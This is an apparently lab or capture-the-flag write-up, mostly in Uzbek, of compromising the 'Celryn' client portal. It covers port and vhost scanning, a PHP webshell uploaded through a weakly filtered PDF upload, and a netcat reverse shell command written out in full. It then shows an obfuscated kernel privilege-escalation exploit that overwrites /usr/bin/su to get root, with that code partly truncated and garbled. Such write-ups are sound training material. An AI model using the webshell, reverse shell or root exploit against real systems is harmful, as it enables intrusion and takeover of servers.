


Celryn - Writeup

1. Reconnaissance


IP - 10.15.0.230

domain - celryn.ms



```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ nmap 10.15.0.230  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-08 12:28 +0500  
Nmap scan report for 10.15.0.230  
Host is up (0.11s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 2.77 seconds  
  
(saidislom@kali)-[~]  
$
```

nmap orqali portlarni skanerladik: 22/tcp ssh, 80/tcp http, 443/tcp https ochiq ekan.



saytning vizual ko'rinishi — Celryn nomli precision diagnostics kompaniyasi sayti.

The screenshot shows a Kali Linux terminal window with the following content:

```
(saidislom@kali)-[~]
$ ffuf -u http://celryn.ms/ -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -H "FUZZ.celryn.ms" -fc 302
```

A large ASCII art logo for FFUF (Fuzzed File Upload Framework) is displayed, followed by the version string:


```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://celryn.ms/
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Header     : Host: FUZZ.celryn.ms
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads   : 40
:: Matcher   : Response status: 200-299,301,302,307,401,403,405,500
:: Filter    : Response status: 302
```

```
portal [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 35ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

vhost fuzz qilib ko'rdik (ffuf orqali). Natijada saytda **portal** subdomeni borligini topdik → **portal.celryn.ms**

2. Vulnerability Assessment



portal.celryn.ms manziliga kirganimizda Sign In sahifasi chiqdi. Bizda hisob yo■q edi.

CLIENT PORTAL

Create your account

Register for access to the Celryn Client Portal

Full Name
test test

Email Address
test@gmail.com

Password

Confirm Password

By registering, you agree to Celryn's Terms of Service and Privacy Policy. Your account will have multi-factor authentication (MFA) enabled by default for security.

Create Account

Already have an account? [Sign in](#)

shuning uchun register.php orqali yangi hisob yaratib oldik.

Celryn PORTAL

test test

Dashboard

Welcome back, test test!
Here's an overview of your account activity.

4 Available Reports	3 Pending Invoices	0 Uploaded Documents	On MFA Status
------------------------	-----------------------	-------------------------	------------------

Quick Actions


View Reports Access your diagnostic reports	View Invoices Review billing and invoices	Upload Document Submit referrals & purchase orders	Profile Settings Manage your account & MFA
---	---	--	--

Announcements

Feb 15, 2026
New Genomics Panel Available
We've expanded our hereditary cancer screening panel to include 15 additional genes. Contact your account manager for details.


Feb 1, 2026

registratsiyadan so'ng login qilib dashboardga kirdik. Bu yerda "Upload Documents" degan bo'lim borligini ko'rdik.



Upload Documents sahifasida foydalanuvchi faqat PDF fayl yuklashi mumkin (referral / purchase order uchun) — bu joyni tekshirib ko'rishga qaror qildik.


3. Exploitation



upload so'rovini Burp Suite orqali tutib oldik. Fayl nomini **school.php** qilib o'zgartirdik va ichiga quyidagi PHP webshell kodini joyladik:

```
<?php system($_GET['cmd']); ?>
```


demak serverda fayl kengaytmasi (extension) to'g'ri filtrlanmagan ekan — .php fayl PDF sifatida qabul qilinib yuklab olindi.

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(saidislom@kali)-[~]'. The command entered is `curl -sk "https://portal.celryn.ms/uploads/school.php?cmd=rm+%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%3E%261%7Cnc%2010.8.0.140%204444%20%3E%2Ftmp%2Ff"`.

```
(saidislom@kali)-[~]
$ curl -sk "https://portal.celryn.ms/uploads/school.php?cmd=rm+%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%20%3E%261%7Cnc%2010.8.0.140%204444%20%3E%2Ftmp%2Ff"
```

yuklangan webshell orqali **curl** yordamida command injection orqali reverse shell olishga urinib ko'ramiz:

```
curl -sk "https://portal.celryn.ms/uploads/school.php?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>&1|nc+10.8.0.140+4444+>/tmp/f"
```

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is '(saidislom@kali)-[~]'. The command entered is `nc -lvnp 4444`. The output shows a connection from [10.8.0.140] and the user 'www-data'.

```
(saidislom@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.0.140] from (UNKNOWN) [10.16.0.1] 57350
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

netcat listenerimizga ulanish keldi — tizimga **www-data** huquqida kirdik.

4. Privilege escalation (Post-Exploitation)

```
1 #!/usr/bin/env python3
2 import os as g, zlib, socket as s
3 def d(x): return bytes.fromhex(x)
4 def c(f, t, c):
5     a = s.socket(38, 5, 0); a.bind(("aeadd", "authencesn(hmac(sha256), cbc(aes))")); h = 279; v = a.setsockopt(v(h, 1, d('080001000000010' + '0' * 64)); v(h, 5, None, 4); u, _ = a.accept(); o = t + 4; i = d('00'); u.sendmsg([b"A" * 4 + c],
6     try: u.recv(8 + t)
7     except: 0
8     f = g.open("/usr/bin/su", 0); i = 0; e = zlib.decompress(d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d16999e07e5c1680601086578c0f0ff864c7e508f5e5b7e10f75b9675c44c7e56c3ff59361
9     while i < len(e): c(f, i, e[i:i+4]); i += 4
10    g.system("su")
```

tizimni tekshirganimizda kernel versiyasi uchun mos **copy_fail (CVE-2026-31431)** zaifligiga github'da tayyor exploit borligini topdik:

<https://github.com/painoob/Copy-Fail-Exploit-CVE-2026-31431>

```
GNU nano 7.2 copy_fail.py *
#!/usr/bin/env python3
import os as g, zlib, socket as s
def d(x): return bytes.fromhex(x)
def c(f, t, c):
    a = s.socket(38, 5, 0); a.bind(("aeadd", "authencesn(hmac(sha256), cbc(aes))")); h = 279;
    try: u.recv(8 + t)
    except: 0
f = g.open("/usr/bin/su", 0); i = 0; e = zlib.decompress(d("78daab77f5716362646480012606
while i < len(e): c(f, i, e[i:i+4]); i += 4
g.system("su")

File Name to Write: copy_fail.py
^G Help      M-D DOS Format  M-A Append     M-B Backup File
^C Cancel    M-M Mac Format  M-P Prepend    ^T Browse
```

exploit kodini nano orqali tizimga (copy_fail.py) joylaymiz.

```
kali@kali: ~  
$ whoami  
www-data  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@haad-31f62af1:~/celryn-portal/uploads$ ^Z  
zsh: suspended nc -lvnp 4444  
  
[saisdislom@kali]~  
$ stty raw -echo; fg  
  
[1] + continued nc -lvnp 4444  
export TERM=xterm  
www-data@haad-31f62af1:~/celryn-portal/uploads$  
www-data@haad-31f62af1:~/celryn-portal/uploads$ nano copy_fail.py  
Unable to create directory /var/www/.local/share/nano/: No such file or directory  
It is required for saving/loading search history or cursor positions.  
  
www-data@haad-31f62af1:~/celryn-portal/uploads$ python3 copy_fail.py  
# whomi^H^H^H^H^H  
: 1: : not found  
# whoami  
root  
# id  
uid=0(root) gid=33(www-data) groups=33(www-data)  
#
```

skriptni ishga tushiramiz — **whoami** va **id** buyruqlari **root** huquqi olinganini tasdiqlaydi.

root huquqi olindi.